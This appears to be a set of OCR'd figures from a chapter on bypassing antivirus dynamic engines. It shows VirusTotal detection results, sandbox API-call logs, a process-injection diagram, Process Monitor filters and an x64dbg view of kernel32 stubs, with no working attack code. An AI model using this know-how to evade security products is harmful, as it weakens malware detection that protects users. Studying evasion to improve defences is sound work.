
Chapter 4: Bypassing the Dynamic Engine



Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

By submitting data below, you are agreeing to our Terms of Service and Privacy Policy, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.

ⓘ Want to automate submissions? Check our API, free quota grants available for new file uploads



54 engines detected this file

84d3573747fbdf7ca822fd5a48726484c8b617e74a920dc2a68dd039b8f576fd
odf
direct-cpu-clock-access long-sleeps peexe runtime-modules

196.00 KB
Size


2020-08-05 01:39:12 UTC
5 months ago

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 0 MEDIUM 0 LOW 3


3 matches for rule Hiding Files with Attrib.exe by Sami Ruohonen from Sigma Integrated Rule Set (GitHub)
↳ *Detects usage of attrib.exe to hide files from users.*

Acronis	ⓘ Suspicious	Ad-Aware	ⓘ Trojan.GenericKD.43449841
AegisLab	ⓘ Trojan.Win32.Cridex.a!c	AhnLab-V3	ⓘ Trojan/Win32.Dridex.R344316
Alibaba	ⓘ TrojanDownloader:Win32/Occamy.dfee71...	ALYac	ⓘ Trojan.GenericKD.43449841
Antiy-AVL	ⓘ Trojan[Downloader]/Win32.Cridex	SecureAge APEX	ⓘ Malicious
Arcabit	ⓘ Trojan.Generic.D296FDF1	Avast	ⓘ Win32:TrojanX-gen [Trj]
AVG	ⓘ Win32:TrojanX-gen [Trj]	BitDefender	ⓘ Trojan.GenericKD.43449841



vironment direct-cpu-clock-access long-sleeps runtime-modules

at?ProductID=IS&Type=StubStart



`ntdll.dll! NtCreateFile` (#2092) 1c52b0c39ae1f8405f09fab77e2ff02cc5083b0b329d06c979f4ca4f2eb1f934.exe #native

Arguments:

```
{"FileHandle":"0x168","objectName":"\\??\\C:\\Users\\<USER>\\Downloads\\1c52b0c39ae1f8405f09fab77e2ff02cc5083b0b329d06c979f4ca4f2eb1f934.exe"}
```

Returned value:

```
0x0
```


`KernelBase.dll! CreateFileW` (#2092) 1c52b0c39ae1f8405f09fab77e2ff02cc5083b0b329d06c979f4ca4f2eb1f934.exe #file

Arguments:


```
{"lpSecurityAttributes":"0x0","dwCreationDisposition":"0x3","dwFlagsAndAttributes":"0x80","lpFileName":"C:\\Users\\
<USER>\\Downloads\\1c52b0c39ae1f8405f09fab77e2ff02cc5083b0b329d06c979f4ca4f2eb1f934.exe","dwDesiredAccess":"0x80000000","dwShareMode":"0x1"}
```

Returned value:


```
0x168
```





Scanner	Engine Ver	Sig Ver	Sig Date	Scan result	Time
ahnlab	9.9.9	9.9.9	2021-02-21	Win32/Sytro.worm.72127	3
alyac	17.7.13.1	17.7.13.1	2021-02-21	Generic.Malware.SN!.C52B0248	9
antivir	1.9.2.0	1.9.159.0	2021-02-21	Found nothing	9
antiy	AVL SDK 3.0	AVL SDK 3.0	2021-02-21	Worm[P2P]/Win32.Sytro	1
arcabit	1.0	1.0	2021-02-21	Found nothing	8
avast	18.4.3895.0	18.4.3895.0	2021-02-21	Win32:Delf-UDU [Trj]	3
avg	10.0.1405	10.0.1405	2021-02-21	Win32:Delf-UDU [Trj]	3
baidu	2.0.1.0	4.1.3.52192	2021-02-21	Found nothing	13
baidusd	1.0	1.0	2021-02-21	Found nothing	1
bitdefender	7.141118	7.141118	2021-02-20	Found nothing	1
clamav	26085	0.100.2	2021-02-19	Found nothing	1
comodo	6.5.0.819	6.5.0.819	2021-02-17	Worm.Win32.Soltern.GG@7920il	3
ctch	4.6.5	5.3.14	2021-02-21	Found nothing	1
cyren	6.0.0.4	6.0.0	2021-02-21	Found nothing	2
defenx	11.165.36469	15.2.0.47	2021-02-16	Found nothing	1
drweb	11.0.10.1810231600	11.0.10.1810231600	2021-02-20	Found nothing	2
emsisoft	9.0.0.4799	9.0.0.4799	2021-02-21	Generic.Malware.SN!.C52B0248	19
fortinet	1.000, 71.889, 71.844, 71.868	5.4.247	2019-11-04	W32/Sytro.AVCT!worm.p2p	1
fprot	4.6.2.117	6.5.1.5418	2016-02-05	Found nothing	1
fsecure	2015-08-01-02	9.13	2021-02-21	Found nothing	1
gdata	25.28725	25.28725	2021-02-20	Generic.Malware.SN!.C52B0248	15
gridinsoft	1.0.27.118	1.0.27.118	2021-02-05	Malware.Win32.Pack.30272!se	4
hauri	2.73	2.73	2015-01-30	Found nothing	1
hunter	1.0.1.300	1.0.1.300	2021-02-21	Found nothing	1




avast! be free	Feb 21, 2021	Win32:Malware-gen	Bitdefender	Feb 21, 2021	Gen:Variant.Graftor.129365	ClamAV	Feb 21, 2021	Found nothing
Dr.WEB	Feb 21, 2021	Trojan.DownLoader17.30288	eScan	Feb 21, 2021	Gen:Variant.Graftor.129365	ESET	Feb 21, 2021	Win32/Kryptik.EBTT
FORTINET	Feb 21, 2021	W32/Kryptik.EBTT!tr	F-PROT	Feb 21, 2021	Found nothing	F-Secure	Feb 21, 2021	Trojan.TR/Crypt.XPACK.Gen3
GDATA	Feb 21, 2021	Gen:Variant.Graftor.129365	IKARUS	Feb 21, 2021	Trojan.Win32.Crypt	K7	Feb 21, 2021	Trojan (0004a2ea1)
SOPHOS	Feb 21, 2021	W32/Crastic-A	TREND MICRO	Feb 20, 2021	TSPY_DARKTEQUILA.A	VBA32	Feb 19, 2021	Trojan.Downloader


Process Address Space
Kernel
Program and Program Data
Stack
Heap
Global data, Including:
Shared memory, Shared Libraries or DLLs


Injector
Handle, Alloc + Execute Permissions, Injection, Execution
Targeted Process
Malicious Functionality




Column	Relation	Value	Action
☑ Process Name	is	notepad.exe	Include
☑ Operation	is	CreateFile	Include
☑ Path	contains	Demo	Include
☑ Process Name	is	Procmon.exe	Exclude
☑ Process Name	is	Procexp.exe	Exclude
☑ Process Name	is	Autoruns.exe	Exclude
☑ Process Name	is	Procmon64.exe	Exclude
☑ Process Name	is	Procexp64.exe	Exclude
☑ Process Name	is	System	Exclude
☑ Operation	begins with	IRP_MJ_	Exclude
☑ Operation	begins with	FASTIO_	Exclude


CreateFile_Demo.txt - Notepad
File Edit Format View Help
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
The Art of Antivirus Bypass
```

Time ...	Process Name	PID	Operation	Path	Result	Detail
22:12:...	notepad.exe	10380	CreateFile	C:\Users\uriel\Desktop\CreateFile_Demo.txt	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sy
22:12:...	notepad.exe	10380	CreateFile	C:\Users\uriel\Desktop\CreateFile_Demo.txt	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sy
22:12:...	notepad.exe	10380	CreateFile	C:\Users\uriel\Desktop\CreateFile_Demo.txt	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sy
22:12:...	notepad.exe	10380	CreateFile	C:\Users\uriel\Desktop\CreateFile_Demo.txt	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: C

Showing 4 of 2,629,527 events (0.00015%) Backed by virtual memory




notepad.exe - PID: CDC - Module: kernel32.dll - Thread: Main Thread BC0 (switched from 43A4) - x64dbg

File View Debug Trace Plugins Favourites Options Help Nov 26 2019
CPU References Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

```
RIP → 00007FFD80A54B60  ^ FF25 EAC50500   jmp qword ptr ds:[<&CreateFileW>]       CreateFileW
      00007FFD80A54B66    CC              int3
      00007FFD80A54B67    CC              int3
      00007FFD80A54B68    CC              int3
      00007FFD80A54B69    CC              int3
      00007FFD80A54B6A    CC              int3
      00007FFD80A54B6B    CC              int3
      00007FFD80A54B6C    CC              int3
      00007FFD80A54B6D    CC              int3
      00007FFD80A54B6E    CC              int3
      00007FFD80A54B6F    CC              int3
      00007FFD80A54B70  ^ FF25 D2C50500   jmp qword ptr ds:[<&DefineDosDeviceW>]  DefineDosDeviceW
      00007FFD80A54B76    CC              int3
      00007FFD80A54B77    CC              int3
      00007FFD80A54B78    CC              int3
      00007FFD80A54B79    CC              int3
      00007FFD80A54B7A    CC              int3
      00007FFD80A54B7B    CC              int3
      00007FFD80A54B7C    CC              int3
      00007FFD80A54B7D    CC              int3
      00007FFD80A54B7E    CC              int3
      00007FFD80A54B7F    CC              int3
      00007FFD80A54B80  ^ FF25 BAC50500   jmp qword ptr ds:[<&DeleteFileA>]       DeleteFileA
      00007FFD80A54B86    CC              int3
      00007FFD80A54B87    CC              int3
      00007FFD80A54B88    CC              int3
      00007FFD80A54B89    CC              int3
      00007FFD80A54B8A    CC              int3
      00007FFD80A54B8B    CC              int3
      00007FFD80A54B8C    CC              int3
